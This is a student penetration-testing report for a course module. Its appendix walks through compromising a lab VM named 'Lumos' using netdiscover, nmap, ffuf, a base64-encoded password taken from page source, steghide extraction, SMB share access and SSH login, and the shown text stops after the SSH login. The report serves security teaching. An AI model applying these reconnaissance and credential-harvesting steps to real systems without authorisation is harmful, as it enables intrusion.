Report

Avishek Dhakal (CU ID:12981148 | Student ID: 220064)

ST4059: Practical Pentesting

Shiva Maharajan

Aug 09, 2023

Softwarica College in collaboration with
Coventry University
Assessment Submission and Declaration Form
PLEASE COMPLETE SECTIONS IN BLOCK CAPITALS

Group work If group work ALL student names and IDs must be added below- on behalf of all members; Name..... ID..... Name..... ID..... Name..... ID..... Name..... ID..... Name..... ID.....	**Surname:** DHAKAL **First Name:** AVISHEK **Word Count:** 3461
Student number (ID): 220064	**Attempt:** FIRST ☑ RESIT ☐
Assignment Due Date:	**Module Code:**
Programme Title:	
Module Title: PRACTICAL PENTESTING	

Name of Supervisor or Tutor (if applicable): SHIVA MAHARJAN	**Individual Work:** ☑	**Group Work:** ☐
Assessment Title and Type(ie essay, journal, CD, Dissertation)		REPORT

I have read the Softwarica College rules and regulations on the submission of academic work and in particular the sections concerning misconduct in assessment, including plagiarism, collusion and cheating. I certify that this assignment is the result of my ownS (or group) work and contains no unreferenced material from another source and does not contravene any part of the College's rules and regulations.

I acknowledge that in submitting this work I am declaring that I (or my group) are fit to be assessed and that a deferral may not be requested following hand in.

I confirm that an electronic version of the item to be assessed where appropriate) is available and will be made available to the College by the specified deadline via Moodle.

In respect of group assignments, the submission of this work is made on the basis that all group members are jointly and severally responsible for the work presented for assessment and that by handing in this item for assessment, all group members acknowledge and confirm the statements above and that ALL student names and ID numbers for the group are listed.

Student(s) Signature: 	**College Stamp**

Acknowledgement

I would like to express my sincere gratitude to Mr. Shiva Maharjan, my Practical Pentesting module leader, for his invaluable guidance and support throughout my assignment on vulnerable box exploitation. His expertise and insights were instrumental in helping me to develop a deeper understanding of penetration testing methodologies and techniques, and his feedback and constructive criticism on my report were extremely helpful in improving the quality of my work. I am grateful for his dedication and commitment to helping me succeed, and I look forward to applying the skills and knowledge I have gained under his guidance in my future endeavors

Table of Contents

Table of Figures

Abstract

The focus of this report is to present a broad understanding of the process undertaken to examine potential vulnerabilities in the Lumos Box, a model server system used for testing purposes. This study is integral in revealing potential weaknesses and bolstering the security protocols of our systems. The methodologies employed and the consequent findings are discussed in detail, supported by relevant references.

Lumos Box Security Analysis: A Non-Technical Report

Introduction

In the digital age, cybersecurity has become a critical area of concern for organizations, institutions, and individuals alike. With the rapid rise of digital infrastructure, the potential for cyber threats has increased exponentially. Understanding these threats and how to mitigate them is crucial in maintaining the integrity and security of our digital systems.

As part of our ongoing efforts to explore and understand cybersecurity threats, we were tasked with the assignment of investigating a simulated server system known as the Lumos Box. This box represents a realistic yet controlled digital environment, designed specifically to test, and enhance our understanding of potential vulnerabilities and methods to exploit them.

This report documents our step-by-step approach to identifying vulnerabilities and gaining access to the Lumos Box. It presents a non-technical walkthrough of the process, from the initial discovery phase to the eventual system access. The objective is to provide a clear understanding of how potential vulnerabilities can be exploited and the importance of robust security measures to prevent such breaches.

The exercise not only aims to understand the potential threats but also to inform and educate about the importance of strong and effective cybersecurity measures. By shedding light on the process of identifying and exploiting vulnerabilities, this report underlines the need for continuous security audits and the development of strong defenses to protect our digital infrastructures.

In presenting this report, we hope to contribute to a broader understanding of cybersecurity threats and the importance of proactive and robust measures to counter these threats. By understanding how potential attackers could exploit vulnerabilities, we can develop more robust defenses and safeguard our systems against future attacks (Whitman & Mattord, 2017). The ultimate goal is to build secure systems that can withstand potential cyber-attacks, preserving the integrity, confidentiality, and availability of our digital resources.

Methodology

The project aimed to investigate and exploit potential vulnerabilities in a server environment, known as the Lumos Box. This task was performed in a systematic and layered manner, using specific tools at each step. Here is a non-technical overview of our methodology.

Network Discovery and Scanning

The first step in the process was akin to a digital exploration or mapping expedition. We used a tool named netdiscover to identify the Lumos Box within our network, much like using a radar to locate a ship in the ocean.

To understand the structure of the Lumos Box better, we employed another tool called nmap. This tool works similarly to sonar, sending out signals and then interpreting the returning information to identify the services running on the Lumos Box and the ports they were using. This process gave us a detailed map of the 'landscape' of the Lumos Box.

Web Page Analysis

In the subsequent phase, we delved into the web pages hosted by the Lumos Box. Websites can sometimes inadvertently expose sensitive information. To find such hidden data, we used ffuf, a tool that works like a high-speed scanner, checking for hidden directories and files in web applications.

User Credentials and System Access

While scanning the web pages, we discovered a username and password embedded in the web page source code. These credentials allowed us to gain initial access to the system. This stage underscores the importance of securely handling user credentials as they can provide an attacker with an entry point into the system.

File System Exploration

Once inside the system, we navigated through its file system to better understand its structure. This was akin to exploring a house room-by-room, looking for anything of interest or out of place. During this exploration, we uncovered additional usernames and passwords that were stored on the system.

Steganography and Hidden Data

Our exploration led us to an intriguing find - an image on the Lumos Box that contained hidden data. To extract this hidden data, we used a tool called steghide, which can reveal hidden information within image files, much like a secret decoder ring. This process showed us that threats can often lurk in unexpected places, even within everyday files like images.

User Access Exploitation

Using the newly discovered usernames and passwords, we were able to access other user accounts on the server. This is similar to finding a set of keys and figuring out which doors they unlock. Gaining access to these accounts provided us with even more information about the system.

Gaining Full System Access

The final stage of our process involved exploiting a weakness in the server's scheduled tasks to gain full system access. For this, we used pspy64, a tool that acts like a watchtower, monitoring the system's regular routines and looking for any that could be exploited. This allowed us to assume full control of the system, underscoring the need for secure configuration and monitoring of all system tasks.

By using this methodology, we were able to build a detailed picture of the Lumos Box's vulnerabilities and successfully exploit them. The process highlighted the importance of robust cybersecurity measures and the need for continuous vulnerability testing.

Findings

Each vulnerability we discovered during our investigation into the Lumos Box corresponds to known weaknesses in the Common Vulnerabilities and Exposures (CVE) database or the Common Weakness Enumeration (CWE) system. Here are our findings, matched with their relevant entries:

Unprotected User Credentials

The discovery of unprotected user credentials embedded in the web page source code is a significant security concern and corresponds to CWE-798(Mitre.org, 2010): Use of Hard-coded Credentials. This vulnerability, although seemingly minor, could provide an attacker with an easy entry point into the system, bypassing security measures and gaining unauthorized access.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004
  -->
  <!--remember our username: weasley --!>
  <head>
```

Fig 1: Unprotected user credentials (I).

```
1  <html>
2      <title>Photographers</title>
3      <head>
4      <img src='./9.jpg' alt="Congratulations!!! Your password is
5      QCMkWlhsM2EyVmtkV3R6WlhJPQ==
6
7      --LUMOS">
8      </head>
9  </html>
10
```

Fig 2: Unprotected user credentials (II).

Hidden Data in Image Files

We found hidden data within an image file on the Lumos Box, a technique known as steganography. This method of covertly storing sensitive information corresponds to CWE-200: (cwe.mitre.org, 2006) Information Exposure. If the hidden data contains potentially exploitable information, it could pose a significant threat.



Fig 3: hidden zip file in image

Misconfigured User Access Controls

The discovery of additional usernames and passwords stored within the system points to a flaw in the system's user access controls, corresponding to CWE-522(cwe.mitre.org, n.d.): Insufficiently Protected Credentials. If an attacker gains access to these credentials, they could potentially compromise other user accounts, leading to a breach of sensitive data and a potential system-wide compromise.



Fig 4: Browsable ftp revealing users.

Scheduled Tasks Vulnerability

The identification of a vulnerability in the server's scheduled tasks, which allowed us to gain full system access, corresponds to CWE-732(cwe.mitre.org, n.d.): Incorrect Permission Assignment for Critical Resource. This vulnerability highlights the importance of secure configuration and regular monitoring of system tasks. An attacker could exploit this weakness to gain unauthorized control over the system.



Fig 5: Scheduled script.sh

The vulnerabilities identified during our investigation underscore the importance of thorough and regular cybersecurity assessments. They serve as a reminder that potential weak points can exist at multiple levels within a system, from the network layer to user access controls, and even within ordinary files like images.

Recommendations

Based on our findings, we propose the following recommendations to mitigate the discovered vulnerabilities. Each recommendation corresponds to a specific vulnerability and offers practical solutions that can be implemented immediately to enhance the system's security.

- Unprotected User Credentials (CWE-798): To address the use of hard-coded credentials, we recommend a two-fold approach:

  First, refrain from embedding sensitive information like usernames and passwords directly into the source code. Use environment variables or secure configuration files instead.

  Second, implement a secure system for managing user credentials, such as a password manager or a secrets management service.

For further information, please see the OWASP guide on secure password storage (OWASP,2021).

- Hidden Data in Image Files (CWE-200): To prevent the potential risk of information exposure through steganography:

  Implement a system to scan and validate files before they're uploaded to the server. This could include checking for unusual file sizes or metadata, which might indicate hidden data.

  Educate your team about the risks of steganography and the importance of not hiding sensitive data within files.

More information on mitigating this risk can be found in the NIST guide on steganography detection. (Meltem et al., 2010)

- Misconfigured User Access Controls (CWE-522): To address the issue of insufficiently protected credentials:

  Implement a system for securely storing and transmitting user credentials. This could include encryption and the use of secure protocols for data transmission.

  Regularly review and update access controls to ensure that only authorized individuals have access to sensitive information.

Further advice can be found in the NIST guide on access control. (National Institute of Standards and Technology, 2020)

- Scheduled Tasks Vulnerability (CWE-732): To correct the incorrect permission assignment for critical resources:

  Regularly review and update permissions for all system tasks.

  Implement a system for monitoring task execution, which can alert you to any unauthorized changes.

For more information, see the Microsoft guide on using task scheduler security. (stevewhims, 2022)

In conclusion, the vulnerabilities identified in this report highlight the need for regular and thorough security audits. By implementing these recommendations, the security of the Lumos Box can be significantly improved, reducing the risk of a successful cyber-attack.

Conclusion

Our cybersecurity assessment of the Lumos Box revealed several significant vulnerabilities, each corresponding to known weaknesses in the Common Weakness Enumeration (CWE) system. These vulnerabilities ranged from unprotected user credentials to misconfigured user access controls and could potentially offer intruders a gateway into the system.

However, with the implementation of our recommendations, these vulnerabilities can be mitigated. The recommended steps emphasize secure credential management, awareness of the risks of steganography, proper user access controls, and the secure configuration of system tasks. By taking these actions, the security posture of the Lumos Box can be significantly improved.

It's important to remember that cybersecurity is an ongoing process. As new threats emerge and technologies evolve, regular security assessments and updates become crucial for maintaining a strong defense against potential cyber threats.

In closing, we'd like to reiterate our commitment to the security of the Lumos Box and our readiness to assist further in strengthening its defense against potential cyber-attacks.

Appendix A: Walkthrough of Lumos

This document provides a step-by-step walkthrough of the process used to discover and exploit potential vulnerabilities in the "Lumos" box.

The box began by using netdiscover to find the IP address of the box and it was found that box IP address was “192.168.65.17”.



Fig 6: Netdiscover command

Next, for simplicity a TCP connect scan was conducted on the box. The results of the nmap scan revealed that the HTTP was running on port 8080 which is the first go to generally.



Fig 7: TCP scan result

The web interface's home page looked something like below.



Fig 8: Web interface home page

Upon examining the HTTP, the page source was found to reveal a commented username "weasley".

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004
  -->
  <!--remember our username: weasley --!>
  <head>
```

Fig 9: username revealed in the source.

Since it is a web, the next thing generally is finding the subdirectory if any in the website and ffuf gave some redirects.

```
┌──(avishek㉿220064)-[/home/kali]
└─$ ffuf -u http://192.168.65.17:8080/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt 2>/dev/null
```

Fig 10: ffuf command for web fuzzing.

While there were some redirects most were empty. However, the "Photographers" directory was found to be useful.

```
[Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 27ms]
    * FUZZ: directory

[Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 31ms]
    * FUZZ: faculty

[Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 35ms]
    * FUZZ: components

[Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 28ms]
    * FUZZ: fashion

[Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 29ms]
    * FUZZ: speech

[Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 37ms]
    * FUZZ: photographers

[Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 31ms]
    * FUZZ: global_warming

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 33ms]
    * FUZZ: ray

[Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 57ms]
    * FUZZ: searchbar

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 29ms]
    * FUZZ: ch1
```

Fig 11: Fuzzing redirects

The photographer's directory had a html page "pw.html" when looked into the source code revealed something said to be password and upon further searching it was found that password pasted there was base64 encoded string and upon decoding it the real password was found.

Index of /photographers

Name	Last modified	Size	Description
Parent Directory		-	
9.jpg	2023-06-20 05:13	60K	
pw.html	2023-06-21 17:10	167	

Apache/2.4.52 (Ubuntu) Server at 192.168.65.17 Port 8080

Fig 12: Contents of photographers

```
1  <html>
2      <title>Photographers</title>
3      <head>
4      <img src='./9.jpg' alt="Congratulations!!! Your password is
5      QCMkWlhsM2EyVmtkV3R6WlhJPQ==
6
7      --LUMOS">
8      </head>
9  </html>
10
```

Fig 13: Source page of pw.html.



Fig 14: Decoding the base64 string.

The discovered username and decoded password turned out to be valid for the box through ftp server. The ftp had some images and texts (see fig 10). Another thing discovered was that the ftp was browsable which helped find out the number of users in the box too. (See fig 9)



Fig 15: Users on the box



Fig 16: Ftp server contents

The contents of the “message.txt” hinted something of the port 139 and 455(see fig 11). Upon further searching I also happen to find out the “. sceret” file which provided a passphrase to something yet to be discovered. (See fig 11).



Fig 17: A hint to get harry (another user).



Fig 18: .secret in FTP server with passphrase

Also, the .bash_history pointed out that the stenography was used in “potter.jpg”. After using steghide to look for anything embed in the picture and trying the earlier found passphrase the jpg was found to be hiding a zip file. The Zip resulted in two text file “passwd1.txt” and “passwd2.txt” (see Fig 14) which may be some password that can be used later.

```
┌──(avishek㉿220064)-[/home/kali/Desktop]
└─$ cat .bash_history
cd
sudo vi /etc/ssh/sshd_config
service sshd restart
exit
clear
cd
ls
rm sonu.txt
rm hello.txt
ls
clear
touch passwd.txt
sudo vi /etc/ssh/sshd_config
sudo systemctl restart ssh
ls
touch .secret
vi .secret\
cd
ls
ls -la
steghide embed -cf potter.jpg -ef passwd.txt
sudo apt install steghide
steghide embed -cf potter.jpg -ef passwd.txt
vi .secret\
cd
steghide embed -cf potter.jpg -ef passwd.txt
ls
```

Fig 19: .bash_history contents.

```
┌──(kali㉿220064)-[~/Desktop/lumos]
└─$ ls
potter.jpg

┌──(kali㉿220064)-[~/Desktop/lumos]
└─$ steghide extract -sf potter.jpg
Enter passphrase:
wrote extracted data to "ron.zip".

┌──(kali㉿220064)-[~/Desktop/lumos]
└─$ ls
potter.jpg  ron.zip

┌──(kali㉿220064)-[~/Desktop/lumos]
└─$ unzip ron.zip
Archive:  ron.zip
   creating: ron/
 extracting: ron/passwd1.txt
 extracting: ron/passwd2.txt

┌──(kali㉿220064)-[~/Desktop/lumos]
└─$ ls
potter.jpg  ron  ron.zip

┌──(kali㉿220064)-[~/Desktop/lumos]
└─$ cat ron/passwd1.txt
potterhead

┌──(kali㉿220064)-[~/Desktop/lumos]
└─$ cat ron/passwd2.txt
voldemort
```

Fig 20: steghide extracting zip from potter.jpg.

Next, step was following the hint (see fig 11) which resulted in access to samba share with the combination of “harry” as username and “Voldemort” as password as found earlier. The samba share revealed a text file with “albus7” standing out. (See Fig 15)

```
┌──(avishek㉿220064)-[~]
└─$ showmount -e 192.168.65.17
clnt_create: RPC: Unable to receive

┌──(avishek㉿220064)-[~]
└─$ smbclient -N -L //192.168.65.17/

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        hermione        Disk      final password
        IPC$            IPC       IPC Service (lumos server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(avishek㉿220064)-[~]
└─$ smbclient -U harry%voldemort //192.168.65.17/hermione
Try "help" to get a list of possible commands.
smb: \> get finaldoor.txt
getting file \finaldoor.txt of size 106 as finaldoor.txt (3.8 KiloBytes/sec) (average 3.8 KiloBytes/sec)
smb: \> exit

┌──(avishek㉿220064)-[~]
└─$ ls
finaldoor.txt  id  id_rsa  linpeas.sh

┌──(avishek㉿220064)-[~]
└─$ cat finaldoor.txt
"Happiness can be found, even in the darkest of times, if one only remembers to turn on the light"
albus7
```

Fig 21: accessing the samba share.

Following this, a remote connection to the third user on the box, "slytherin", was attempted using "albus7" as the password and -p 2222 option. This was successful. The home directory for "slytherin" contained a userflag.txt and a readme file, which hinted at the use of pspy for scanning the box for further clues.

```
┌──(avishek㉿220064)-[~]
└─$ ssh slytherin@192.168.65.17 -p 2222
slytherin@192.168.65.17's password:
```

Fig 22: SSH connection to last user.

```
$ /bin/bash
slytherin@lumos:~$ ls
READMME.txt  userflag.txt
slytherin@lumos:~$ cat userflag.txt
The mind is not a book, to be opened at will and examined at leisure.
slytherin@lumos:~$ cat READMME.txt
You must be a "pspychopath"
slytherin@lumos:~$
```

